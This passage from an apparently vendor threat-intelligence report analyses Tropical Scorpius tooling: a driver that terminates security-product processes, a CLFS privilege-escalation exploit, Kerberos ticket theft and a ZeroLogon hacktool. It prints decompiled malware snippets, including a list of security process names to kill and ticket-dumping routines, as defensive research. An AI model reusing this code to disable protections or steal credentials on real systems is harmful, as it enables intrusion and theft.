
Figure 12. Security products targeted.

After the additional APIs are resolved, the process of targeting security products begins (products targeted are in Figure 12 above). A do-while loop is set up (loop is shown in Figure 13 below) with the objective of checking the processes running on the system to see if they match an item from the security products targeted. This naming check is performed by looking up each ThreadID and calling the function PsLookupThreadByThreadId, which will be used to find a pointer to the ETHREAD structure of the thread. The ETHREAD structure is a kernel object maintaining various references to important process/thread structures and objects needed by the operating system for tasking and execution by the CPU. The pointer to ETHREAD that is returned is used in the function PsIsThreadTerminating to make sure a thread is not terminating.

Then if a thread object exists, to find the process the thread belongs to, the function PsGetThreadProcess is used and the returned value is PEPROCESS. PEPROCESS is a kernel object representation of a process object which maintains pointers to where process-related information is stored. If PEPROCESS does exist for the associated thread, the ImageFileName offset is then assigned to a variable in the instance of the decompiled output; this is the variable named “v3” in Figure 13. The variable “v3” will then have the process image file name for the current thread/process in the loop, which could be any active process on a computer system.

The next part of performing the name check is the inner if-then statement that uses two parameters in the strstr function. The first parameter is the process image filename from the PEPROCESS structure's ImageFileName. The second parameter is a substring search of the security product's name to compare against the first parameter. (For example, does the name Sophos exist in the ImageFileName process name string?)

If there is a match, the next function, called sub_140001BE0 (shown being called in Figure 13 below), will check if the status code of the thread is set to status pending. If this evaluates as true, then a subroutine will be called using ZwTerminateProcess for termination. The thread object will be dereferenced and the loop will continue to the next thread to start evaluating again for termination.



```
  do
  {
    if ( PsLookupThreadByThreadId(ThreadID, &Thread) >= 0 && PsIsThreadTerminating(Thread) != 1 )
    {
      PEPROCESS = PsGetThreadProcess(Thread);
      if ( PEPROCESS )
      {
        v3 = (const char *)((__int64 (__fastcall *)(PEPROCESS))PsGetProcessImageFileName)(PEPROCESS);
        if ( strstr(v3, "Sophos")
          || strstr(v3, "sophos")
          || strstr(v3, "alsvc")
          || strstr(v3, "ALsvc")
          || strstr(v3, "hmpalert")
          || strstr(v3, "HMPAlert")
          || strstr(v3, "McsAgent")
          || strstr(v3, "mcsagent")
          || strstr(v3, "McsClient")
          || strstr(v3, "mcsclient")
          || strstr(v3, "SAVAdminService")
          || strstr(v3, "savadminservice")
          || strstr(v3, "SapApi")
          || strstr(v3, "sapapi")
          || strstr(v3, "SavService")
          || strstr(v3, "savservice")
          || strstr(v3, "SEDService")
          || strstr(v3, "sedservice")
          || strstr(v3, "SSPService")
          || strstr(v3, "sspservice")
          || strstr(v3, "swc_service")
          || strstr(v3, "SWC_Service")
          || strstr(v3, "swi_fc")
          || strstr(v3, "swi_filter")
          || strstr(v3, "swi_service") )
        {
          sub_140001BE0(PEPROCESS, 0i64);
        }
      }
      ObfDereferenceObject(Thread);
    }
    ThreadID += 4;
    --v0;
  }
  while ( v0 );
  return 0i64;
}
```

Figure 13. Example of kernel driver decompiled.

The change of tactics by Tropical Scorpius is to make use of the expired legitimate NVIDIA certificate, as well as use of their own driver targeting security products for termination. This is a noteworthy change compared to publicly observed exploitation of an undocumented

IOCTL (Input/Output Control system calls) in previous versions of the vulnerable BURNTCIGAR driver.

Local Privilege Escalation

The local privilege escalation tool leveraged by Tropical Scorpius was initially downloaded from the web hosting platform tmpfiles[.]org by using PowerShell’s Invoke-WebRequest.

Unit 42 observed the actor leverage a binary that abused CVE-2022-24521, a vulnerability in the Common Log File System (CLFS). The exploit abused a logic bug in CLFS.sys, specifically in the CClfsBaseFilePersisted::LoadContainerQ() function. Malformed BLF files were used to corrupt the **pContainer** field of a container context object with a user-mode address to gain code execution. The code execution was used to steal the System token and elevate privileges. A detailed write-up of this vulnerability and the exploitation strategy was provided by Sergey Kornienko of PixiePoint Security on April 25, 2022.

The Tropical Scorpius threat actor likely used this post as a guide to build the exploit since the exploitation strategy used is identical to what Sergey described, including the pipe attributes heap exploitation method to spray the heap.

This technique was covered in detail by Corentin Bayet and Paul Fariello of Synactiv at the Symposium on Information and Communications Technology Security (SSTIC) in 2020.

Ticket to Lateral Movement


The Tropical Scorpius threat actor leveraged various tools for the initial system reconnaissance. ADFind and Net Scan were downloaded from the web hosting platform tmpfiles[.]org by using PowerShell’s Invoke-WebRequest. Both tools were dropped onto the same system with shortened names to obscure their purpose.

Credential preparation and collection on lower-privilege systems was performed using a PowerShell-based script, GetUserSPNs.ps1. This particular script was observed on three different systems, where it identified user accounts being used as service accounts. The threat actor used this process to pinpoint accounts worth targeting for their associated Active Directory Kerberos ticket, in order to collect and crack the Kerberos ticket offline via the technique called Kerberoasting.

Additional activity related to credential theft was observed approximately one week after the use of **GetUserSPNs.ps1**, with the observation of Mimikatz on a user's workstation being written into the user’s document folder as a zipped file. Mimikatz is a well-known credential theft tool that contains various options for targeting parts of the operating system where credentials can potentially be found.

Around the time that Mimikatz was observed, a custom hacktool was observed on another workstation. This tool, intended for extracting cached Kerberos tickets from a host's LSASS memory, was dropped into a user's documents folder.

Unit 42 is naming the Kerberos tool used by Tropical Scorpius in terms of its overall objective: KerberCache. A screenshot of the tool's output was taken, displaying the parsed data the tool generates (Figure 14).




C:\Users[redacted]\Desktop\krbusrd.exe

```
Cached Tickets: (4)

Parse Ticket: (0)

Ticket Server Name: (krbtgt/[redacted].INTERNAL)

Ticket Realm Name: ([redacted].INTERNALkrbtgt/[redacted].INTERNAL)

Ticket Encryption Type: (12)

Ticket Start Time: (132990181250000000)

Ticket Renew Time: (132996229210000000)

Ticket End Time: (132990541210000000)

Ticket Flags: (60A10000)

Get Ticket: (0)
```

Figure 14. KerberCache ticket extraction example.


Under the hood, KerberCache will call the API LsaConnectUntrusted to get a handle used for subsequent calls. Following the returned handle, the call to LsaLookupAuthenticationPackage is then given the package named Kerberos along with the handle from the previous API call to LsaConnectUntrusted. If the function succeeds, it will call the API LsaCallAuthenticationPackage. Below (Figure 15) is a snippet of the function's flow once called and the decompiled formatting and parsing takes place.



```
if ( v2 < 0 || ProtocolStatus < 0 )
{
  mw_ThrowErrorMsg("LsaCallAuthenticationPackage", v2);
  sub_401010("Substatus: 0x%x\n", ProtocolStatus);
  return 0;
}
else
{
  sub_401010("\nCached Tickets: (%lu)\n", *((_DWORD *)ProtocolReturnBuffer + 1));
  v3 = ProtocolReturnBuffer;
  v4 = 0;
  NumberOfBytesWritten = 0;
  if ( *((_DWORD *)ProtocolReturnBuffer + 1) )
  {
    v5 = GetProcessHeap;
    v6 = 0;
    do
    {
      sub_401010("\nParse Ticket: (%lu) \n", v4);
      sub_401010("\nTicket Server Name: (%S) \n", *(const wchar_t **)((char *)ProtocolReturnBuffer + v6 + 12)
      sub_401010("\nTicket Realm Name: (%S) \n", *(const wchar_t **)((char *)ProtocolReturnBuffer + v6 + 20))
      sub_401010("\nTicket Encryption Type: (%X) \n", *(_DWORD *)((char *)ProtocolReturnBuffer + v6 + 48));
      sub_401010("\nTicket Start Time: (%llu) \n", *(_QWORD *)((char *)ProtocolReturnBuffer + v6 + 24));
      sub_401010("\nTicket Renew Time: (%llu) \n", *(_QWORD *)((char *)ProtocolReturnBuffer + v6 + 40));
      sub_401010("\nTicket End Time: (%llu) \n", *(_QWORD *)((char *)ProtocolReturnBuffer + v6 + 32));
      sub_401010("\nTicket Flags: (%X) \n", *(_DWORD *)((char *)ProtocolReturnBuffer + v6 + 52));
      SubmitBufferLength = *(unsigned __int16 *)((char *)ProtocolReturnBuffer + v6 + 10) + 40;
      v21 = SubmitBufferLength;
      v7 = v5();
      v8 = (char *)HeapAlloc(v7, 8u, v21);
      v9 = v8;
      v26 = v8;
      if ( v8 )
      {
```

Figure 15. Ticket parsing decompiled example.

Upon successful retrieval of cached Kerberos tickets, the ticket will be passed to a function for base64-encoding the data and will be written to the current working directory in which the tool was executed. The naming convention output for the tool can be broken into the following sections: [user@servername]_[encryption_type].[ticket_number].kirbi. The actual ticket naming convention, when written to the file system, appears as the following example output: krbtgt@CORP.INTERNAL_18.0.kirbi.




```
sub_401010("\nTicket retrieved, decode (%lu) bytes\n", *((_DWORD *)Buffer + 24));
if ( CryptBinaryToStringA(*((const BYTE **)Buffer + 25), *((_DWORD *)Buffer + 24), 1u, 0, &pcchString) )
{
  sub_401010("\nTicket (%lu) decoded into : (%lu) bytes of base64\n", v4, pcchString);
  v23 = pcchString + 1;
  ProcessHeap = GetProcessHeap();
  v12 = (CHAR *)HeapAlloc(ProcessHeap, 8u, v23);
  lpBuffer = v12;
  if ( v12 )
  {
    if ( CryptBinaryToStringA(*((const BYTE **)Buffer + 25), *((_DWORD *)Buffer + 24), 1u, v12, &pcchString)
    {
      sub_401010("Ticket (%lu) decoded into : (%lu) bytes of base64\n", v4, pcchString);
      v13 = (char *)ProtocolReturnBuffer;
      v14 = (char *)ProtocolReturnBuffer + v6;
      v15 = 0;
      if ( *(_WORD *)((char *)ProtocolReturnBuffer + v6 + 8) )
      {
        do
        {
          v16 = *((_DWORD *)v14 + 3);
          if ( *(_WORD *)(v16 + 2 * v15) == 47 )
          {
            *(_WORD *)(v16 + 2 * v15) = 64;
            v13 = (char *)ProtocolReturnBuffer;
          }
          v14 = &v13[v6];
          ++v15;
        }
        while ( v15 < *(unsigned __int16 *)&v13[v6 + 8] );
        v4 = NumberOfBytesWritten;
      }
      wsprintfA(FileName, "%S_%d.%d.kirbi", *(const wchar_t **)&v13[v6 + 12], *(_DWORD *)&v13[v6 + 48], v4);
      FileA = CreateFileA(FileName, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
      if ( FileA == (HANDLE)-1 )
      {
        LastError = GetLastError();
        sub_401010("Error when saving %s: %d\n", FileName, LastError);
      }
      else
      {
        NumberOfBytesWritten = 0;
        WriteFile(FileA, lpBuffer, pcchString, &NumberOfBytesWritten, 0);
        CloseHandle(FileA);
        sub_401010("Ticket (%lu) saved into (%s) succesfully\n", v4, FileName);
      }
      v9 = v26;
```

Figure 16. Ticket encoding decompiled example.

To Domain Admin

The Domain Admin tool leveraged by Tropical Scorpius was initially downloaded from the web hosting platform tmpfiles[.]org by using PowerShell’s Invoke-WebRequest. The sample was packed using the Anti-VM features of Themida, a well-known commercial packing tool. It was also masquerading as the filename Filezilla.

Upon execution, if running in a virtualized environment, the packer will display the following message:




Easy

Sorry, this application cannot run under a Virtual Machine

Figure 17. Themida Anti-VM example.

The unique commands associated with the hacktool provide high confidence Zero.exe is ZeroLogon hacktool. The ZeroLogon hacktool is used to abuse CVE-2020-1472 to gain Domain Administrator (DA) privileges by requesting an NTLM hash from the domain controller.



```
                "error while sending",
                "error while receiving",
                "failed to ntlmssp auth",
                "cant alloc mem",
                "cant alloc mem",
                "error while sending",
                "error while receiving",
                "cant alloc mem",
                "error while sending",
                "error while receiving",
                "cant alloc mem",
                "error while sending",
                "error while receiving",
                "error on recv",
                "cant alloc mem",
                "error while sending",
                "Unable to connect to server: %ld",
                "USAGE: ",
                "ZERO.EXE IP DC DOMAIN ADMIN_USERNAME [-c] COMMAND :",
                "--------------------------------------------",
                "where:",
                "IP - ip address of domain controller",
                "DC - domain controller name",
                "DOMAIN - domain name, e.g. home.local",
                "to test if the target is vulnurable only",
                "ADMIN_USERNAME - account name of the administrator. can be default <Administrator> or something else",
                "-c - optional, use it when command is not binary executable itself",
                "COMMAND - command that will be executed on domain controller. should be surrounded by quotes",
                "ZERO.EXE -test IP DC",
                "Using:",
                "IP - %ws",
                "DC - %ws",
                "testing target:",
                "Using:",
                "IP - %ws",
                "DC - %ws",
                "DOMAIN - %ws",
                "ADMIN_USERNAME - %ws",
                "error while parsing commandline. no command is found",
                "COMMAND - %ws",
                "EXECUTED SUCCESSFULLY",
                "66\\[",
                "K\\F\\",
                "%\\F\\",
                "K\\HI",
                "%\\[L",
                "K\\F\\",
                "K\\F\\",
                "K\\F\\".
```

Figure 18. ZeroLogon hacktool packed example.

It has been noted publicly that the ZeroLogon hacktool has gained popularity among other malware families as part of their attack chain in the crimeware space with overlap on intrusions related to Qbot and Hancitor.

Command and Control

Alongside the aforementioned tools, Unit 42 also discovered a custom remote access Trojan/backdoor containing a unique command and control (C2) protocol. Based on the strings within the binary as well as the functionality, we've opted to name it ROMCOM RAT.

ROMCOM RAT can be executed through the use of one of its two exports:

ServiceMain
startWorker

